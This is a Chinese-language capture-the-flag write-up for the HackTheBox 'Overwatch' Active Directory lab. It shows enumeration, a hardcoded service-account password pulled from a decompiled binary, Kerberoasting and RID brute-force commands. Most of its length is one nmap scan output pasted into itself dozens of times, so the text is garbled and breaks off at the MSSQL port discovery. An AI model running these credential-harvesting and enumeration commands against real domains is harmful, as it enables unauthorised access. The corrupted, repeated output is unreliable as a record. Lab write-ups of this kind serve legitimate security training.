HackTheBox - Overwatch
這是windows AD Pentest的medium題目,以下的IP因為多次重啟server,所以有時候會不一樣,但只要是10.129.0.0/16都是HTB靶機
Recon
Scan Port
1 | |
這台幾乎可以確定是 Domain Controller (DC)
- Kerberos(88)
- AS-REP Roasting(如果有 no-preauth user)
- Kerberoasting(如果你有帳密)
- password spraying
- LDAP(389 / 3268)可以拿:
- user list
- group
- description(常藏密碼)
- SMB(445)
- RPC(135 / 593)用來輔助 enumeration
先enumerate user
1 | |
先開SMB進去撈資料
1 | |
overwatch.exe看起來用.Net寫的,所以dnSpy反編譯看一下內容
有沒有Credentials可以利用
在Program的CheckEdgeHistory method發現一個明顯的hardcoded credential
1 | |
- Username:
sqlsvc - Password:
TI0LKcfHzZw1Vv
確認權限
既然有一個foothold了,下一步就是確認權限,最直接的方式是利用evil-winrm嘗試登入
1 | |
看起來帳密是正確的但沒有WinRM的使用權線,所以sqlsvc是一個「低權限但有效的 domain 帳號」,下一步就是要嘗試拿到更多帳密而且是更高權限的
嘗試拿到更多Credentials
既然看到以及各種smb share的files,比較合理的做法是
- AS-REP Roasting: 我們已經有一組credential,用這個方法也不是不行但比較適合還沒有foothold的時候
- Kerberoasting
1
2
3
4$ GetUserSPNs.py overwatch.htb/sqlsvc:'TI0LKcfHzZw1Vv' -request Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies No entries found! - password spraying: 也沒有什麼進展,而且很慢
1
2
3# 既然我們已經有foothold,那麼現在可以enum username $ crackmapexec smb 10.129.244.81 -u sqlsvc -p 'TI0LKcfHzZw1Vv' --rid-brute | grep SidTypeUser | awk -F "OVERWATCH" '{print $2}' | cut -d '看起來爆破密碼應該不是好的想法,所以參考1之後才發現我前面的recon做的不是很確實,因為原本掃port不會發現這個port
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30$ nmap -p 6520 -Pn -sC -sV 10.129.244.81 Starting Nmap 7.80 ( https://nmap.org ) at 2026-03-23 00:57 CST Nmap scan report for overwatch.htb (10.129.244.81) Host is up (0.29s latency). PORT STATE SERVICE VERSION 6520/tcp open ms-sql-s Microsoft SQL Server | ms-sql-ntlm-info: | Target_Name: OVERWATCH | NetBIOS_Domain_Name: OVERWATCH | NetBIOS_Computer_Name: S200401 | DNS_Domain_Name: overwatch.htb | DNS_Computer_Name: S200401.overwatch.htb | DNS_Tree_Name: overwatch.htb |_ Product_Version: 10.0.20348 | ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback | Not valid before: 2026-03-22T13:23:19 |_Not valid after: 2056-03-22T13:23:19 |_ssl-date: 2026-03-22T16:58:41+00:00; +8s from scanner time. 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service : SF-Port6520-TCP:V=7.80%I=7%D=3/23%Time=69C01FB7%P=x86_64-pc-linux-gnu%r(ms SF:-sql-s,25,"\x04\x01
%$ nmap -p 6520 -Pn -sC -sV 10.129.244.81 Starting Nmap 7.80 ( https://nmap.org ) at 2026-03-23 00:57 CST Nmap scan report for overwatch.htb (10.129.244.81) Host is up (0.29s latency). PORT STATE SERVICE VERSION 6520/tcp open ms-sql-s Microsoft SQL Server | ms-sql-ntlm-info: | Target_Name: OVERWATCH | NetBIOS_Domain_Name: OVERWATCH | NetBIOS_Computer_Name: S200401 | DNS_Domain_Name: overwatch.htb | DNS_Computer_Name: S200401.overwatch.htb | DNS_Tree_Name: overwatch.htb |_ Product_Version: 10.0.20348 | ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback | Not valid before: 2026-03-22T13:23:19 |_Not valid after: 2056-03-22T13:23:19 |_ssl-date: 2026-03-22T16:58:41+00:00; +8s from scanner time. 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service : SF-Port6520-TCP:V=7.80%I=7%D=3/23%Time=69C01FB7%P=x86_64-pc-linux-gnu%r(ms SF:-sql-s,25,"\x04\x01\0%\0\0\x01\0\0\0\x15\0\x06\x01\0\x1b\0\x01\x02\0\x1 SF:c\0\x01\x03\0\x1d\0\0\xff\x10\0\x03\xe8\0\0\0\0"); Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows Host script results: |_clock-skew: mean: 7s, deviation: 0s, median: 7s Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 58.14 seconds$ nmap -p 6520 -Pn -sC -sV 10.129.244.81 Starting Nmap 7.80 ( https://nmap.org ) at 2026-03-23 00:57 CST Nmap scan report for overwatch.htb (10.129.244.81) Host is up (0.29s latency). PORT STATE SERVICE VERSION 6520/tcp open ms-sql-s Microsoft SQL Server | ms-sql-ntlm-info: | Target_Name: OVERWATCH | NetBIOS_Domain_Name: OVERWATCH | NetBIOS_Computer_Name: S200401 | DNS_Domain_Name: overwatch.htb | DNS_Computer_Name: S200401.overwatch.htb | DNS_Tree_Name: overwatch.htb |_ Product_Version: 10.0.20348 | ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback | Not valid before: 2026-03-22T13:23:19 |_Not valid after: 2056-03-22T13:23:19 |_ssl-date: 2026-03-22T16:58:41+00:00; +8s from scanner time. 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service : SF-Port6520-TCP:V=7.80%I=7%D=3/23%Time=69C01FB7%P=x86_64-pc-linux-gnu%r(ms SF:-sql-s,25,"\x04\x01\0%\0\0\x01\0\0\0\x15\0\x06\x01\0\x1b\0\x01\x02\0\x1 SF:c\0\x01\x03\0\x1d\0\0\xff\x10\0\x03\xe8\0\0\0\0"); Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows Host script results: |_clock-skew: mean: 7s, deviation: 0s, median: 7s Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 58.14 seconds
\x01$ nmap -p 6520 -Pn -sC -sV 10.129.244.81 Starting Nmap 7.80 ( https://nmap.org ) at 2026-03-23 00:57 CST Nmap scan report for overwatch.htb (10.129.244.81) Host is up (0.29s latency). PORT STATE SERVICE VERSION 6520/tcp open ms-sql-s Microsoft SQL Server | ms-sql-ntlm-info: | Target_Name: OVERWATCH | NetBIOS_Domain_Name: OVERWATCH | NetBIOS_Computer_Name: S200401 | DNS_Domain_Name: overwatch.htb | DNS_Computer_Name: S200401.overwatch.htb | DNS_Tree_Name: overwatch.htb |_ Product_Version: 10.0.20348 | ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback | Not valid before: 2026-03-22T13:23:19 |_Not valid after: 2056-03-22T13:23:19 |_ssl-date: 2026-03-22T16:58:41+00:00; +8s from scanner time. 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service : SF-Port6520-TCP:V=7.80%I=7%D=3/23%Time=69C01FB7%P=x86_64-pc-linux-gnu%r(ms SF:-sql-s,25,"\x04\x01\0%\0\0\x01\0\0\0\x15\0\x06\x01\0\x1b\0\x01\x02\0\x1 SF:c\0\x01\x03\0\x1d\0\0\xff\x10\0\x03\xe8\0\0\0\0"); Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows Host script results: |_clock-skew: mean: 7s, deviation: 0s, median: 7s Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 58.14 seconds$ nmap -p 6520 -Pn -sC -sV 10.129.244.81 Starting Nmap 7.80 ( https://nmap.org ) at 2026-03-23 00:57 CST Nmap scan report for overwatch.htb (10.129.244.81) Host is up (0.29s latency). PORT STATE SERVICE VERSION 6520/tcp open ms-sql-s Microsoft SQL Server | ms-sql-ntlm-info: | Target_Name: OVERWATCH | NetBIOS_Domain_Name: OVERWATCH | NetBIOS_Computer_Name: S200401 | DNS_Domain_Name: overwatch.htb | DNS_Computer_Name: S200401.overwatch.htb | DNS_Tree_Name: overwatch.htb |_ Product_Version: 10.0.20348 | ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback | Not valid before: 2026-03-22T13:23:19 |_Not valid after: 2056-03-22T13:23:19 |_ssl-date: 2026-03-22T16:58:41+00:00; +8s from scanner time. 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service : SF-Port6520-TCP:V=7.80%I=7%D=3/23%Time=69C01FB7%P=x86_64-pc-linux-gnu%r(ms SF:-sql-s,25,"\x04\x01\0%\0\0\x01\0\0\0\x15\0\x06\x01\0\x1b\0\x01\x02\0\x1 SF:c\0\x01\x03\0\x1d\0\0\xff\x10\0\x03\xe8\0\0\0\0"); Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows Host script results: |_clock-skew: mean: 7s, deviation: 0s, median: 7s Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 58.14 seconds$ nmap -p 6520 -Pn -sC -sV 10.129.244.81 Starting Nmap 7.80 ( https://nmap.org ) at 2026-03-23 00:57 CST Nmap scan report for overwatch.htb (10.129.244.81) Host is up (0.29s latency). PORT STATE SERVICE VERSION 6520/tcp open ms-sql-s Microsoft SQL Server | ms-sql-ntlm-info: | Target_Name: OVERWATCH | NetBIOS_Domain_Name: OVERWATCH | NetBIOS_Computer_Name: S200401 | DNS_Domain_Name: overwatch.htb | DNS_Computer_Name: S200401.overwatch.htb | DNS_Tree_Name: overwatch.htb |_ Product_Version: 10.0.20348 | ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback | Not valid before: 2026-03-22T13:23:19 |_Not valid after: 2056-03-22T13:23:19 |_ssl-date: 2026-03-22T16:58:41+00:00; +8s from scanner time. 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service : SF-Port6520-TCP:V=7.80%I=7%D=3/23%Time=69C01FB7%P=x86_64-pc-linux-gnu%r(ms SF:-sql-s,25,"\x04\x01\0%\0\0\x01\0\0\0\x15\0\x06\x01\0\x1b\0\x01\x02\0\x1 SF:c\0\x01\x03\0\x1d\0\0\xff\x10\0\x03\xe8\0\0\0\0"); Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows Host script results: |_clock-skew: mean: 7s, deviation: 0s, median: 7s Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 58.14 seconds
\x15$ nmap -p 6520 -Pn -sC -sV 10.129.244.81 Starting Nmap 7.80 ( https://nmap.org ) at 2026-03-23 00:57 CST Nmap scan report for overwatch.htb (10.129.244.81) Host is up (0.29s latency). PORT STATE SERVICE VERSION 6520/tcp open ms-sql-s Microsoft SQL Server | ms-sql-ntlm-info: | Target_Name: OVERWATCH | NetBIOS_Domain_Name: OVERWATCH | NetBIOS_Computer_Name: S200401 | DNS_Domain_Name: overwatch.htb | DNS_Computer_Name: S200401.overwatch.htb | DNS_Tree_Name: overwatch.htb |_ Product_Version: 10.0.20348 | ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback | Not valid before: 2026-03-22T13:23:19 |_Not valid after: 2056-03-22T13:23:19 |_ssl-date: 2026-03-22T16:58:41+00:00; +8s from scanner time. 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service : SF-Port6520-TCP:V=7.80%I=7%D=3/23%Time=69C01FB7%P=x86_64-pc-linux-gnu%r(ms SF:-sql-s,25,"\x04\x01\0%\0\0\x01\0\0\0\x15\0\x06\x01\0\x1b\0\x01\x02\0\x1 SF:c\0\x01\x03\0\x1d\0\0\xff\x10\0\x03\xe8\0\0\0\0"); Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows Host script results: |_clock-skew: mean: 7s, deviation: 0s, median: 7s Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 58.14 seconds
\x06\x01$ nmap -p 6520 -Pn -sC -sV 10.129.244.81 Starting Nmap 7.80 ( https://nmap.org ) at 2026-03-23 00:57 CST Nmap scan report for overwatch.htb (10.129.244.81) Host is up (0.29s latency). PORT STATE SERVICE VERSION 6520/tcp open ms-sql-s Microsoft SQL Server | ms-sql-ntlm-info: | Target_Name: OVERWATCH | NetBIOS_Domain_Name: OVERWATCH | NetBIOS_Computer_Name: S200401 | DNS_Domain_Name: overwatch.htb | DNS_Computer_Name: S200401.overwatch.htb | DNS_Tree_Name: overwatch.htb |_ Product_Version: 10.0.20348 | ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback | Not valid before: 2026-03-22T13:23:19 |_Not valid after: 2056-03-22T13:23:19 |_ssl-date: 2026-03-22T16:58:41+00:00; +8s from scanner time. 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service : SF-Port6520-TCP:V=7.80%I=7%D=3/23%Time=69C01FB7%P=x86_64-pc-linux-gnu%r(ms SF:-sql-s,25,"\x04\x01\0%\0\0\x01\0\0\0\x15\0\x06\x01\0\x1b\0\x01\x02\0\x1 SF:c\0\x01\x03\0\x1d\0\0\xff\x10\0\x03\xe8\0\0\0\0"); Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows Host script results: |_clock-skew: mean: 7s, deviation: 0s, median: 7s Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 58.14 seconds
\x1b$ nmap -p 6520 -Pn -sC -sV 10.129.244.81 Starting Nmap 7.80 ( https://nmap.org ) at 2026-03-23 00:57 CST Nmap scan report for overwatch.htb (10.129.244.81) Host is up (0.29s latency). PORT STATE SERVICE VERSION 6520/tcp open ms-sql-s Microsoft SQL Server | ms-sql-ntlm-info: | Target_Name: OVERWATCH | NetBIOS_Domain_Name: OVERWATCH | NetBIOS_Computer_Name: S200401 | DNS_Domain_Name: overwatch.htb | DNS_Computer_Name: S200401.overwatch.htb | DNS_Tree_Name: overwatch.htb |_ Product_Version: 10.0.20348 | ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback | Not valid before: 2026-03-22T13:23:19 |_Not valid after: 2056-03-22T13:23:19 |_ssl-date: 2026-03-22T16:58:41+00:00; +8s from scanner time. 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service : SF-Port6520-TCP:V=7.80%I=7%D=3/23%Time=69C01FB7%P=x86_64-pc-linux-gnu%r(ms SF:-sql-s,25,"\x04\x01\0%\0\0\x01\0\0\0\x15\0\x06\x01\0\x1b\0\x01\x02\0\x1 SF:c\0\x01\x03\0\x1d\0\0\xff\x10\0\x03\xe8\0\0\0\0"); Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows Host script results: |_clock-skew: mean: 7s, deviation: 0s, median: 7s Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 58.14 seconds
\x01\x02$ nmap -p 6520 -Pn -sC -sV 10.129.244.81 Starting Nmap 7.80 ( https://nmap.org ) at 2026-03-23 00:57 CST Nmap scan report for overwatch.htb (10.129.244.81) Host is up (0.29s latency). PORT STATE SERVICE VERSION 6520/tcp open ms-sql-s Microsoft SQL Server | ms-sql-ntlm-info: | Target_Name: OVERWATCH | NetBIOS_Domain_Name: OVERWATCH | NetBIOS_Computer_Name: S200401 | DNS_Domain_Name: overwatch.htb | DNS_Computer_Name: S200401.overwatch.htb | DNS_Tree_Name: overwatch.htb |_ Product_Version: 10.0.20348 | ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback | Not valid before: 2026-03-22T13:23:19 |_Not valid after: 2056-03-22T13:23:19 |_ssl-date: 2026-03-22T16:58:41+00:00; +8s from scanner time. 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service : SF-Port6520-TCP:V=7.80%I=7%D=3/23%Time=69C01FB7%P=x86_64-pc-linux-gnu%r(ms SF:-sql-s,25,"\x04\x01\0%\0\0\x01\0\0\0\x15\0\x06\x01\0\x1b\0\x01\x02\0\x1 SF:c\0\x01\x03\0\x1d\0\0\xff\x10\0\x03\xe8\0\0\0\0"); Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows Host script results: |_clock-skew: mean: 7s, deviation: 0s, median: 7s Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 58.14 seconds
\x1 SF:c$ nmap -p 6520 -Pn -sC -sV 10.129.244.81 Starting Nmap 7.80 ( https://nmap.org ) at 2026-03-23 00:57 CST Nmap scan report for overwatch.htb (10.129.244.81) Host is up (0.29s latency). PORT STATE SERVICE VERSION 6520/tcp open ms-sql-s Microsoft SQL Server | ms-sql-ntlm-info: | Target_Name: OVERWATCH | NetBIOS_Domain_Name: OVERWATCH | NetBIOS_Computer_Name: S200401 | DNS_Domain_Name: overwatch.htb | DNS_Computer_Name: S200401.overwatch.htb | DNS_Tree_Name: overwatch.htb |_ Product_Version: 10.0.20348 | ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback | Not valid before: 2026-03-22T13:23:19 |_Not valid after: 2056-03-22T13:23:19 |_ssl-date: 2026-03-22T16:58:41+00:00; +8s from scanner time. 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service : SF-Port6520-TCP:V=7.80%I=7%D=3/23%Time=69C01FB7%P=x86_64-pc-linux-gnu%r(ms SF:-sql-s,25,"\x04\x01\0%\0\0\x01\0\0\0\x15\0\x06\x01\0\x1b\0\x01\x02\0\x1 SF:c\0\x01\x03\0\x1d\0\0\xff\x10\0\x03\xe8\0\0\0\0"); Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows Host script results: |_clock-skew: mean: 7s, deviation: 0s, median: 7s Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 58.14 seconds
\x01\x03$ nmap -p 6520 -Pn -sC -sV 10.129.244.81 Starting Nmap 7.80 ( https://nmap.org ) at 2026-03-23 00:57 CST Nmap scan report for overwatch.htb (10.129.244.81) Host is up (0.29s latency). PORT STATE SERVICE VERSION 6520/tcp open ms-sql-s Microsoft SQL Server | ms-sql-ntlm-info: | Target_Name: OVERWATCH | NetBIOS_Domain_Name: OVERWATCH | NetBIOS_Computer_Name: S200401 | DNS_Domain_Name: overwatch.htb | DNS_Computer_Name: S200401.overwatch.htb | DNS_Tree_Name: overwatch.htb |_ Product_Version: 10.0.20348 | ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback | Not valid before: 2026-03-22T13:23:19 |_Not valid after: 2056-03-22T13:23:19 |_ssl-date: 2026-03-22T16:58:41+00:00; +8s from scanner time. 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service : SF-Port6520-TCP:V=7.80%I=7%D=3/23%Time=69C01FB7%P=x86_64-pc-linux-gnu%r(ms SF:-sql-s,25,"\x04\x01\0%\0\0\x01\0\0\0\x15\0\x06\x01\0\x1b\0\x01\x02\0\x1 SF:c\0\x01\x03\0\x1d\0\0\xff\x10\0\x03\xe8\0\0\0\0"); Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows Host script results: |_clock-skew: mean: 7s, deviation: 0s, median: 7s Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 58.14 seconds
\x1d$ nmap -p 6520 -Pn -sC -sV 10.129.244.81 Starting Nmap 7.80 ( https://nmap.org ) at 2026-03-23 00:57 CST Nmap scan report for overwatch.htb (10.129.244.81) Host is up (0.29s latency). PORT STATE SERVICE VERSION 6520/tcp open ms-sql-s Microsoft SQL Server | ms-sql-ntlm-info: | Target_Name: OVERWATCH | NetBIOS_Domain_Name: OVERWATCH | NetBIOS_Computer_Name: S200401 | DNS_Domain_Name: overwatch.htb | DNS_Computer_Name: S200401.overwatch.htb | DNS_Tree_Name: overwatch.htb |_ Product_Version: 10.0.20348 | ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback | Not valid before: 2026-03-22T13:23:19 |_Not valid after: 2056-03-22T13:23:19 |_ssl-date: 2026-03-22T16:58:41+00:00; +8s from scanner time. 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service : SF-Port6520-TCP:V=7.80%I=7%D=3/23%Time=69C01FB7%P=x86_64-pc-linux-gnu%r(ms SF:-sql-s,25,"\x04\x01\0%\0\0\x01\0\0\0\x15\0\x06\x01\0\x1b\0\x01\x02\0\x1 SF:c\0\x01\x03\0\x1d\0\0\xff\x10\0\x03\xe8\0\0\0\0"); Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows Host script results: |_clock-skew: mean: 7s, deviation: 0s, median: 7s Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 58.14 seconds$ nmap -p 6520 -Pn -sC -sV 10.129.244.81 Starting Nmap 7.80 ( https://nmap.org ) at 2026-03-23 00:57 CST Nmap scan report for overwatch.htb (10.129.244.81) Host is up (0.29s latency). PORT STATE SERVICE VERSION 6520/tcp open ms-sql-s Microsoft SQL Server | ms-sql-ntlm-info: | Target_Name: OVERWATCH | NetBIOS_Domain_Name: OVERWATCH | NetBIOS_Computer_Name: S200401 | DNS_Domain_Name: overwatch.htb | DNS_Computer_Name: S200401.overwatch.htb | DNS_Tree_Name: overwatch.htb |_ Product_Version: 10.0.20348 | ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback | Not valid before: 2026-03-22T13:23:19 |_Not valid after: 2056-03-22T13:23:19 |_ssl-date: 2026-03-22T16:58:41+00:00; +8s from scanner time. 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service : SF-Port6520-TCP:V=7.80%I=7%D=3/23%Time=69C01FB7%P=x86_64-pc-linux-gnu%r(ms SF:-sql-s,25,"\x04\x01\0%\0\0\x01\0\0\0\x15\0\x06\x01\0\x1b\0\x01\x02\0\x1 SF:c\0\x01\x03\0\x1d\0\0\xff\x10\0\x03\xe8\0\0\0\0"); Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows Host script results: |_clock-skew: mean: 7s, deviation: 0s, median: 7s Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 58.14 seconds
\xff\x10$ nmap -p 6520 -Pn -sC -sV 10.129.244.81 Starting Nmap 7.80 ( https://nmap.org ) at 2026-03-23 00:57 CST Nmap scan report for overwatch.htb (10.129.244.81) Host is up (0.29s latency). PORT STATE SERVICE VERSION 6520/tcp open ms-sql-s Microsoft SQL Server | ms-sql-ntlm-info: | Target_Name: OVERWATCH | NetBIOS_Domain_Name: OVERWATCH | NetBIOS_Computer_Name: S200401 | DNS_Domain_Name: overwatch.htb | DNS_Computer_Name: S200401.overwatch.htb | DNS_Tree_Name: overwatch.htb |_ Product_Version: 10.0.20348 | ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback | Not valid before: 2026-03-22T13:23:19 |_Not valid after: 2056-03-22T13:23:19 |_ssl-date: 2026-03-22T16:58:41+00:00; +8s from scanner time. 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service : SF-Port6520-TCP:V=7.80%I=7%D=3/23%Time=69C01FB7%P=x86_64-pc-linux-gnu%r(ms SF:-sql-s,25,"\x04\x01\0%\0\0\x01\0\0\0\x15\0\x06\x01\0\x1b\0\x01\x02\0\x1 SF:c\0\x01\x03\0\x1d\0\0\xff\x10\0\x03\xe8\0\0\0\0"); Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows Host script results: |_clock-skew: mean: 7s, deviation: 0s, median: 7s Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 58.14 seconds
\x03\xe8$ nmap -p 6520 -Pn -sC -sV 10.129.244.81 Starting Nmap 7.80 ( https://nmap.org ) at 2026-03-23 00:57 CST Nmap scan report for overwatch.htb (10.129.244.81) Host is up (0.29s latency). PORT STATE SERVICE VERSION 6520/tcp open ms-sql-s Microsoft SQL Server | ms-sql-ntlm-info: | Target_Name: OVERWATCH | NetBIOS_Domain_Name: OVERWATCH | NetBIOS_Computer_Name: S200401 | DNS_Domain_Name: overwatch.htb | DNS_Computer_Name: S200401.overwatch.htb | DNS_Tree_Name: overwatch.htb |_ Product_Version: 10.0.20348 | ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback | Not valid before: 2026-03-22T13:23:19 |_Not valid after: 2056-03-22T13:23:19 |_ssl-date: 2026-03-22T16:58:41+00:00; +8s from scanner time. 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service : SF-Port6520-TCP:V=7.80%I=7%D=3/23%Time=69C01FB7%P=x86_64-pc-linux-gnu%r(ms SF:-sql-s,25,"\x04\x01\0%\0\0\x01\0\0\0\x15\0\x06\x01\0\x1b\0\x01\x02\0\x1 SF:c\0\x01\x03\0\x1d\0\0\xff\x10\0\x03\xe8\0\0\0\0"); Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows Host script results: |_clock-skew: mean: 7s, deviation: 0s, median: 7s Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 58.14 seconds$ nmap -p 6520 -Pn -sC -sV 10.129.244.81 Starting Nmap 7.80 ( https://nmap.org ) at 2026-03-23 00:57 CST Nmap scan report for overwatch.htb (10.129.244.81) Host is up (0.29s latency). PORT STATE SERVICE VERSION 6520/tcp open ms-sql-s Microsoft SQL Server | ms-sql-ntlm-info: | Target_Name: OVERWATCH | NetBIOS_Domain_Name: OVERWATCH | NetBIOS_Computer_Name: S200401 | DNS_Domain_Name: overwatch.htb | DNS_Computer_Name: S200401.overwatch.htb | DNS_Tree_Name: overwatch.htb |_ Product_Version: 10.0.20348 | ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback | Not valid before: 2026-03-22T13:23:19 |_Not valid after: 2056-03-22T13:23:19 |_ssl-date: 2026-03-22T16:58:41+00:00; +8s from scanner time. 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service : SF-Port6520-TCP:V=7.80%I=7%D=3/23%Time=69C01FB7%P=x86_64-pc-linux-gnu%r(ms SF:-sql-s,25,"\x04\x01\0%\0\0\x01\0\0\0\x15\0\x06\x01\0\x1b\0\x01\x02\0\x1 SF:c\0\x01\x03\0\x1d\0\0\xff\x10\0\x03\xe8\0\0\0\0"); Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows Host script results: |_clock-skew: mean: 7s, deviation: 0s, median: 7s Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 58.14 seconds$ nmap -p 6520 -Pn -sC -sV 10.129.244.81 Starting Nmap 7.80 ( https://nmap.org ) at 2026-03-23 00:57 CST Nmap scan report for overwatch.htb (10.129.244.81) Host is up (0.29s latency). PORT STATE SERVICE VERSION 6520/tcp open ms-sql-s Microsoft SQL Server | ms-sql-ntlm-info: | Target_Name: OVERWATCH | NetBIOS_Domain_Name: OVERWATCH | NetBIOS_Computer_Name: S200401 | DNS_Domain_Name: overwatch.htb | DNS_Computer_Name: S200401.overwatch.htb | DNS_Tree_Name: overwatch.htb |_ Product_Version: 10.0.20348 | ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback | Not valid before: 2026-03-22T13:23:19 |_Not valid after: 2056-03-22T13:23:19 |_ssl-date: 2026-03-22T16:58:41+00:00; +8s from scanner time. 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service : SF-Port6520-TCP:V=7.80%I=7%D=3/23%Time=69C01FB7%P=x86_64-pc-linux-gnu%r(ms SF:-sql-s,25,"\x04\x01\0%\0\0\x01\0\0\0\x15\0\x06\x01\0\x1b\0\x01\x02\0\x1 SF:c\0\x01\x03\0\x1d\0\0\xff\x10\0\x03\xe8\0\0\0\0"); Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows Host script results: |_clock-skew: mean: 7s, deviation: 0s, median: 7s Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 58.14 seconds$ nmap -p 6520 -Pn -sC -sV 10.129.244.81 Starting Nmap 7.80 ( https://nmap.org ) at 2026-03-23 00:57 CST Nmap scan report for overwatch.htb (10.129.244.81) Host is up (0.29s latency). PORT STATE SERVICE VERSION 6520/tcp open ms-sql-s Microsoft SQL Server | ms-sql-ntlm-info: | Target_Name: OVERWATCH | NetBIOS_Domain_Name: OVERWATCH | NetBIOS_Computer_Name: S200401 | DNS_Domain_Name: overwatch.htb | DNS_Computer_Name: S200401.overwatch.htb | DNS_Tree_Name: overwatch.htb |_ Product_Version: 10.0.20348 | ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback | Not valid before: 2026-03-22T13:23:19 |_Not valid after: 2056-03-22T13:23:19 |_ssl-date: 2026-03-22T16:58:41+00:00; +8s from scanner time. 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service : SF-Port6520-TCP:V=7.80%I=7%D=3/23%Time=69C01FB7%P=x86_64-pc-linux-gnu%r(ms SF:-sql-s,25,"\x04\x01\0%\0\0\x01\0\0\0\x15\0\x06\x01\0\x1b\0\x01\x02\0\x1 